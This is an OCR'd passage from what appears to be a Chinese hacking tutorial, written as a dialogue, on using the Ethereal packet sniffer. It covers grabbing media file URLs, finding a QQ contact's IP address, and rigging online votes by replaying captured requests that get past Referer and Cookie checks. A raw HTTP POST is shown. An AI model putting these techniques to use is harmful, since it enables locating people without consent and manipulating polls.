


图33

“好，没问题，这个就交给Ethereal 吧。”

“先打开Ethereal，输入过滤80 端口的过滤字符串，然后开始抓包捕获。”

“现在打开mm 的网页，可以看到Ethereal 抓取状态，获得的包不断增多（图32）。”

“音乐都传来了，果真好听啊！我们可以停止抓包了。在Ethereal 中分析数据，找到后缀名为wmv 的地址，如果稍微了解网站路径的知识，那么就知道，在文件地址前面加上网站的地址，就可以填入下载工具下载了。”

“哈哈，果然能下载了！真喜欢这样风格的音乐啊，忧伤，婉转……”

“知道了吧，以后上网遇到了，都可以像这样下载下来。”

2.大家来找它——QQ 地址的捕获

“哎哟，Ethereal，Ethereal 我爱你，就像老鼠爱大米！哈哈！”小黑高兴的说道。

“再举个简单的例子，就是获取对方QQ 好友的IP 地址。”

“有了前面的操作基础，实现这个功能就简单了。先和对方说句话，然后打开Ethereal 进行嗅探，因为QQ 是通过UDP 传输消息的，因此输入过滤UDP。”




图32

“当对方回应消息时，停止抓包，开始分析。”

“不难看到，首先是8000 端口的一些通信，这是QQ 和腾讯服务器的通信，包括验证，广告等。从这里可以知道腾讯的服务器地址（图33）。”

“下面和其他4000 端口通信的连接就是和别人的聊天过程，从这里就可以知道好友对方的IP 了。”


“哦，知道对方的地址，然后，炸药啊，洲际导弹啊，准备！”小黑说道。

“虽然现在很多版本的QQ 已经实现IP 地址的捕捉了，但这个例子的目的是明白原理，希望下一个显示IP 的QQ 版本就是你小黑制作的！”

3.自动投票系统的生成

“前面的例子都只分析一个包，比较简单，”老黑说道，“但有些时候需要连续分析前后多个包，这个时候就复杂些了。”

“对于一般的投票系统，比如163 论坛的支持投票系统，每个评论的右上角都是有一个‘支持’按钮（图34）。”


图34

“开启Ethereal嗅探，再点击支持，可以看到抓包情况如下（图35）。”

“可以看出是GET /reply/upvote……那句请求实现的投票。只要反复发送请求就可以多次自动投票了。”

“而对于稍微有点控制的投票系统，比如有些投票系统要求首先从某个主页进入，才能投票。这种系统，要么是使用Referer字段验证，要么使用的Cookie验证，但不管怎么样，一切都逃不过Ethereal的火眼金睛！”

“直接用Ethereal抓下完整的投票过程，然后慢慢的分析，下面是抓取的数据。”

```
POST /ep_save.asp HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/vnd.ms-powerpoint, application/vnd.ms-excel, application/msword, application/x-shockwave-flash, */*
Referer: http://scoltp.scol.com.cn/ep2005/index.asp
Accept-Language: zh-cn
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0; Maxthon)
Host: scoltp.scol.com.cn
Content-Length: 47
Connection: Keep-Alive
Cache-Control: no-cache
Cookie: ASPSESSIONIDQCSAQDDR=ODDMJBMACDNAOFCHCLEIFPDL; topic=4&item
button=47&Submit2=+%CD%B6+%C6%B1+
```




图35

